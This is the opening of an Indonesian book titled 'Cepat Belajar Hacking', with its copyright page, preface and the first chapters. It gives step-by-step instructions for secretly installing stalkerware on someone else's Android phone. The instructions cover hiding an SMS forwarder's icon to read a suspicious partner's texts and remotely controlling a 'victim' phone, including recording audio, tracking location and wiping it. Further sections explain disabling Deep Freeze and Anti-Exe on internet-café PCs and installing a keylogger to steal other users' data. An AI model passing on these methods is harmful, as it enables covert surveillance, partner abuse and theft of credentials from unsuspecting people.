
ELEX MEDIA KOMPUTINDO
CEPAT BELAJAR
HACKING
MULAI DARI PENGENALAN SAMPAI PRAKTIK HINGGA PENCEGAHANNYA
ADELPHIA

Cepat Belajar Hacking

Sanksi Pelanggaran Pasal 113
Undang-Undang Nomor 28 Tahun 2014
tentang Hak Cipta

1. Setiap Orang yang dengan tanpa hak melakukan pelanggaran hak ekonomi sebagaimana dimaksud dalam Pasal 9 ayat (1) huruf i untuk Penggunaan Secara Komersial dipidana dengan pidana penjara paling lama 1 (satu) tahun dan/atau pidana denda paling banyak Rp100.000.000 (seratus juta rupiah).
2. Setiap Orang yang dengan tanpa hak dan/atau tanpa izin Pencipta atau pemegang Hak Cipta melakukan pelanggaran hak ekonomi Pencipta sebagaimana dimaksud dalam Pasal 9 ayat (1) huruf c, huruf d, huruf f, dan/atau huruf h untuk Penggunaan Secara Komersial dipidana dengan pidana penjara paling lama 3 (tiga) tahun dan/atau pidana denda paling banyak Rp500.000.000,00 (lima ratus juta rupiah).
3. Setiap Orang yang dengan tanpa hak dan/atau tanpa izin Pencipta atau pemegang Hak Cipta melakukan pelanggaran hak ekonomi Pencipta sebagaimana dimaksud dalam Pasal 9 ayat (1) huruf a, huruf b, huruf e, dan/atau huruf g untuk Penggunaan Secara Komersial dipidana dengan pidana penjara paling lama 4 (empat) tahun dan/atau pidana denda paling banyak Rp1.000.000.000,00 (satu miliar rupiah).
4. Setiap Orang yang memenuhi unsur sebagaimana dimaksud pada ayat (3) yang dilakukan dalam bentuk pembajakan, dipidana dengan pidana penjara paling lama 10 (sepuluh) tahun dan/atau pidana denda paling banyak Rp4.000.000.000,00 (empat miliar rupiah).

Cepat Belajar Hacking

Adelphia

Penerbit PT Elex Media Komputindo

KOMPAS GRAMEDIA

Cepat Belajar Hacking

Adelphia

Diterbitkan pertama kali oleh
Penerbit PT Elex Media Komputindo
Kelompok Gramedia, Anggota IKAPI, Jakarta 2016

elizabet@elexmedia.co.id

716050200
ISBN: 978-602-02-8020-2

Dicetak oleh Percetakan PT Gramedia, Jakarta
Isi di luar tanggung jawab percetakan

Kata Pengantar

Apa yang saya tulis dalam buku ini adalah pembelajaran yang akan mengajak Anda untuk mengetahui sebuah sistem akan dibobol. Tapi jika Anda menyalah-gunakannya, itu semua keputusan Anda, sebab penulis tidak bertanggung jawab atas dampak kegiatan negatif yang diakibatkan oleh materi di dalamnya.

Selanjutnya saya ingin berterima kasih kepada penerbit yang telah mengizinkan saya menulis beberapa buku lagi, termasuk buku ini.

Jika ada pertanyaan bisa dialamatkan ke email penulis:

adelphia.andrea@yahoo.com

Medan, Januari 2016

Adelphia

Daftar Isi

BAB 01


ANDROID HACKING

Nah, yang akan penulis bahas kali ini adalah bagaimana agar kita bisa melakukan penyadapan pada Android secara bersih dan transparan, sehingga si pemilik tidak curiga dan tidak merasa dimata-matai.


Tentunya hal ini membutuhkan bantuan Aplikasi, dalam hal ini Jaka menggunakan Aplikasi Gratis yang bernama **Children Tracker**. Aplikasi ini cukup bagus, didesain khusus untuk memantau aktivitas si kecil. Selain itu, Children Tracker juga bisa memantau aktivitas lainnya, seperti SMS, Telepon masuk, WhatsApp, BBM, dan lain-lain.

1. Pertama, **Download** dan **Install Children Tracker** di Android Anda.

2. Lalu dalam Android, Anda lalu lakukan instalasi seperti biasa. Jika Anda baru pertama kali menginstal APK, Anda harus mengaktifkan fitur **"Unknown resources"** yang ada di menu **"Setting - App"**.



3. Daftarkan diri Anda, dengan mengisi email. Kemudian cek email Anda, karena di situ Anda akan mendapatkan link konfirmasi beserta password yang bisa digunakan untuk *log in*.



4. Untuk mulai memantau, Anda harus *log in* di **https://tracker.safet.me/login**. Ini adalah portal resmi dari aplikasi **Children Tracker**, yang mana di dalamnya kita bisa memantau segala aktivitas korban.

Karenanya, Anda juga bisa mengetahui lokasi terakhir dan posisi korban tanpa menggunakan fitur GPS, tentunya ini akan sangat menarik bukan? Mengingat jika Anda mengaktifkan GPS secara diam-diam, pasti akan ketahuan, tapi tidak dengan aplikasi ini.


SMS Forwarder


Mungkin di antara kita ada yang pernah terbesit untuk menyadap sms seseorang. Hal ini juga pernah saya rasakan dan ingin saya lakukan, apalagi yang punya pasangan dan curiga pasangannya bermain di belakang dengan orang lain.


Aplikasi ini akan membantu Anda untuk meneruskan sms dari target ke nomor kita, sehingga kita tahu siapa yang sms dan apa isi sms tersebut. SMS Forwarder merupakan nama aplikasi tersebut, merupakan aplikasi android yang memiliki kemampuan untuk meneruskan sms. Aplikasi ini bisa Anda manfaatkan untuk monitoring pasangan.

Fitur Aplikasi SMS Forwarder

- ✓ Tentukan nomor telepon atau e-mail untuk menerima pesan.
- ✓ Mengatur beberapa aturan untuk mengubah pesan sebelum diteruskan dengan cepat.
- ✓ Melampirkan informasi dari pengirim asli pada pesan yang diteruskan.
- ✓ Lihat sejarah pesan diteruskan.
- ✓ Fasilitas Block pesan tetap terkirim dalam kotak masuk pesan, tentunya dalam fitur aplikasi sms default Anda.
- ✓ Tentukan hari dalam seminggu dan waktu dari hari di mana pesan tidak boleh diteruskan.


1:52
SMS Forwarder
Receive from:
Help
Everyone, except from the senders specified below.
Contacts:
Add Contact
Groups:
Add Group
Forward to:
Help
Contacts:
John Smith
1 555-521-5554
Add Contact
Groups:
www.modmed.com


1:58
SMS Forwarder
Profile Name: Family
From: John Smith
Forwarded message content:
John Smith: To Siblings: will you be picking us up today?
Received: Nov 2, 2013 1:57:24 PM
Status: Sent
Sent to:
John Smith
Nov 2, 2013 1:57:24 PM
Previous
Next
ProClip Phone Mounts



Cara Menggunakan SMS Forwarder

Yang harus Anda lakukan adalah download aplikasi SMS Forwarder. Hal ini bisa Anda download dari ponsel android target, atau download dari ponsel android Anda, dan kirim Aplikasi via Bluetooth. Selanjutnya Anda instal diam-diam.

1. Kemudian buka aplikasi **SMSForwarder** yang telah terinstal dan klik **Activ**e untuk mengaktifkannya.
2. Pada bagian **Forward to**, silahkan masukkan nomor HP Anda.

Langkah selanjutnya membuat si target tidak bisa membuka aplikasi SMSForwarder. Caranya, pada menu Setting lakukan seperti di bawah ini.

- ✓ Show indicator icon: NO (agar aplikasi tidak terlihat)
- ✓ Attach sender number: Yes

- ✓ Attach sender name: Yes
- ✓ Auto Start: Yes
- ✓ Login Password: Buatlah password untuk login ke aplikasi ini. Untuk sekadar berjaga-jaga, Anda bisa menyimpan password-nya dalam notes, jikalau suatu saat Anda lupa.


Sekarang Anda akan tahu siapa saja yang sms ke nomor si target.

Andorid Lost


Android adalah sistem operasi yang paling populer sekarang ini, jadi hampir setiap gadget yang dipakai menggunakan OS Android. Untuk itulah di sini penulis akan mencoba menyadap smartphone android dengan aplikasi gratis.

Langkahnya sebagai berikut:


1. Instal **Android Lost** dari *Play Store*.




2. Tap **Accept**.



3. Biarkan proses instalasi berlangsung.




4. Tap **Open** untuk menjalankan aplikasi.




5. Tap **Request Administrator rights.**

6. Tap **Activate.**




7. Kemudian tap **Exit.**



8. Sekarang Anda bisa membiarkan android tersebut digunakan bebas oleh orang yang ingin disadap. Namun pastikan bahwa koneksi data harus berjalan terus-menerus.


Untuk mengecek, Anda bisa menggunakan browser dari device mana saja. Cobalah buka url **www.androidlost.com**. Kemudian klik **Sign In**.



9. Lalu login menggunakan akun google yang sama dengan akun google yang terpasang di android yang akan disadap tadi.

10. Klik **Allow**.

11. Jika berhasil terhubung, Anda akan mendapati pesan sebagai berikut.



12. Sekarang Anda bisa menjalankan android dari PC Anda. Klik menu **SMS** untuk memberikan perintah.

Lalu di kolom **SMS Allow** ketikkan perintah kemudian **Enter**.


Untuk perintah lainnya sebagai berikut:

```
androidlost status (sends back the status)

androidlost alarm 5 (sounds the alarm for 5 seconds)

androidlost message Hi there! Call 55523424 to get the reward (pops up a message on the phone)

androidlost sound on (enables sound)

androidlost sound off (mutes sound)

androidlost speak come home now Brian (speaks the message out loud)

androidlost data start (starts the data connection)

androidlost data stop (stops the data connection)

androidlost wifi start (starts the wifi connection)

androidlost wifi stop (stops the wifi connection)

androidlost call 12345678 (calls the number 12345678)

androidlost hangup (hangs up the active call)

androidlost recordsound 30 (records 30 seconds from microphone)

androidlost getcommands (tries to get waiting commands from server)

androidlost apn copy (copies existing APN and sets it default)

androidlost apn remove (removes copy APN and sets previous default)

androidlost apn enable (enables copy APN)
```

```
androidlost apn disable (disables copy APN)

androidlost gps (locates the phone and returns an SMS)

androidlost lock 1234 (locks the phone to pincode 1234)

androidlost unlock (unlocks the phone)

androidlost troubleshooter (starts the Troubleshooter)

androidlost startpoll (polls the server for new messages)

androidlost stoppoll (stops polling)

androidlost restoresettings (gets the settings from the server)

androidlost updatephoneinfo (overwrites the server settings with settings from the phone)

androidlost startapp (starts the app)

androidlost erasesdcard (erases the sd card)

androidlost wipe (wipes the phone)
```

Di sini Anda bisa melihat dan mengontrol hp korban melalui fitur **Control.**

13. Lalu untuk melihat Logs, klik menu **Logs**.



BAB 02

HACK WARNET

Mematikan Deep Freeze Warnet

Di warnet, deep freeze adalah aplikasi yang wajib ada. Aplikasi ini berfungsi untuk mengembalikan OS seperti sediakala tanpa adanya perubahan yang berarti dari instalasi user. Contohnya adalah ketika Anda bermain di warnet dan hendak menginstal Photoshop. Photoshop memang bisa diinstal, namun ketika Anda me-restart PC, maka Photoshop tersebut sudah tidak ada lagi karena OS akan kembali seperti pada saat pertama kali Anda menggunakannya.


Untuk menginstal keylogger atau menanamkan software hacking lainnya di warnet, Anda perlu masuk sebagai administrator deep freeze untuk dapat melakukan izin instalasi.

1. Silakan download software anti-deepfreeze-nya terlebih dahulu, atau Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**.
2. Jika sudah di-download, ekstrak file tersebut dan jalankan aplikasinya.
3. Setelah itu pilih versi DeepFreeze yang digunakan. Jika Anda tidak yakin dengan versi berapa yang Anda gunakan, lihat gambar **ADF v.02** berikut. Lihat tulisan berwarna hijau, gambar

menunjukkan DF Version: 6 berarti DeepFreeze yang Anda gunakan Deep Freeze v.6. Jika sudah dipilih, klik **Apply**.

Lalu kemudian buka Deep Freeze-nya, dengan cara menekan bersamaan tombol **Shift+Ctrl+Alt+F6** atau menekan **Shift+Klik 2x** ikon deep freeze pada sistem tray di menu bar.

4. Langsung saja klik **OK** tanpa memasukkan password, maka akan muncul tampilan Deep Freeze-nya. Klik tab Password, dan ganti password-nya sesuai dengan keinginan Anda.




5. Selesai. Untuk menonaktifkan Deep Freeze, silakan kembali ke tab Status dan pilih **Bot Thawed** lalu klik **Apply**. Restart komputer Anda dan lihat hasilnya.

Trik ini langsung penulis coba dari warnet yang menggunakan deep freeze pada Windows XP sp 2. Namun tak tertutup kemungkinan trik ini bisa dicoba pada versi yang lebih baru.


Mematikan Anti-Exe di Warnet

Anti-exe adalah sebuah aplikasi yang berfungsi untuk mem-bloking semua file *exe ketika dijalankan di OS windows. Contohnya, ketika Anda ingin menginstal sebuah aplikasi Photoshop di PC Anda. Jika PC tersebut terdapat anti-exe maka Photoshop tentu saja tidak bisa diinstal. Di warnet-warnet, anti-exe lumrah sudah terinstal di PC. Oleh karena itu, skenarionya di sini adalah mematikan anti-exe yang ada di warnet agar kita bisa dengan leluasa menanamkan anti-exe.

1. Buka Command Prompt dengan cara menekan tombol **Windows + R** pada keyboard > ketik **CMD** lalu **Enter**.




Apabila di warnet Anda CMD tidak bisa dibuka, maka coba buka folder **C:/Windows/System32** > kemudian cari **CMD**.




2. Ketikkan **tasklist** lalu **Enter**.

3. Maka akan muncul seperti di bawah ini jika berhasil. Kemudian catat: (1) Nama aplikasi dan (2) PID dari Faronics Anti-Exe sudah tentu ada, seperti berikut.



4. Jika sudah, kini saatnya untuk mematikan anti-exe. Di sini Anda harus sangat berhati-hati, pastikan nama aplikasi dan PID-nya sudah benar. Contoh, misalkan kita akan mematikan Notepad maka yang diketikkan adalah **taskkill /PID 5572 /F**.



5. Untuk anti-exe di PC penulis, PID-nya seperti di atas. Jika sudah benar, tekan **Enter**. Maka sekarang anti-exe sudah bisa dimatikan dan Anda bisa menginstal aplikasi Anda.

Perlu diperhatikan bahwa PID di PC masing-masing pasti berbeda.

Mencuri Data PC dengan Keylogger

Mungkin masih banyak di antara Anda yang belum mengetahui apa itu Keylogger. Keylogger merupakan sebuah software yang merekam atau menyimpan semua input yang dimasukkan oleh keyboard. Keylogger biasanya digunakan oleh orang-orang yang ingin mencuri data atau password account milik orang lain dan kemudian data-data atau password account tersebut akan digunakan untuk berbagai macam kepentingan.

Keylogger ini benar-benar senjata yang cukup ampuh untuk mencuri data dari orang lain. Biasanya Keylogger ini diinstal pada komputer-komputer umum, seperti komputer-komputer pada Warnet dan rental komputer. Tujuannya tidak lain untuk mencuri data-data Anda.

Sebenarnya Keylogger ini berguna juga jika Anda ingin mengetahui tombol-tombol dan input atau masukan apa saja yang telah Anda ketik di keyboard agar Anda tidak lupa dengan apa yang sudah diketikkan. Aplikasi dapat Anda temukan secara gratis di Google, atau Anda bisa menghubungi penulis melalui email: **adelphia.andrea@yahoo.com.**

Namun perlu diperhatikan, sebelum Anda menginstal aplikasi ini, sebaiknya matikan Anti deep freeze kemudian nonaktifkan anti virus, atau Anda bisa saja meng-uninstall anti virus tersebut untuk hasil maksimal.


Spy Keylogger

Aplikasi keylogger yang pertama kita bahas adalah Spy Keylogger. Aplikasi ini adalah salah satu keylogger yang banyak digunakan karena memiliki user interface yang user friendly. Tersedia tipe berbayar dan demo untuk mencobanya.

Instalasi


Cara untuk menginstal Spy Keylogger sebagai berikut:

1. Klik ganda pada file SpyKeylogger-Install.exe.
2. Jika muncul pesan seperti gambar di bawah ini, klik **Run Anyway**.




3. Klik **Yes**.
4. Klik **Next**.

5. Setujui pernyataan yang muncul lalu klik **Next**.




6. Tentukan folder instalasi kemudian lanjutkan dengan mengklik **Next**.



7. Klik **Install** untuk memulai instalasi.

8. Biarkan proses instalasi berlangsung.




9. Klik **Finish** untuk langsung menjalankan aplikasi.


Pengaturan Aplikasi

Selanjutnya jika aplikasi sudah berjalan, hal yang perlu Anda lakukan adalah sebagai berikut:

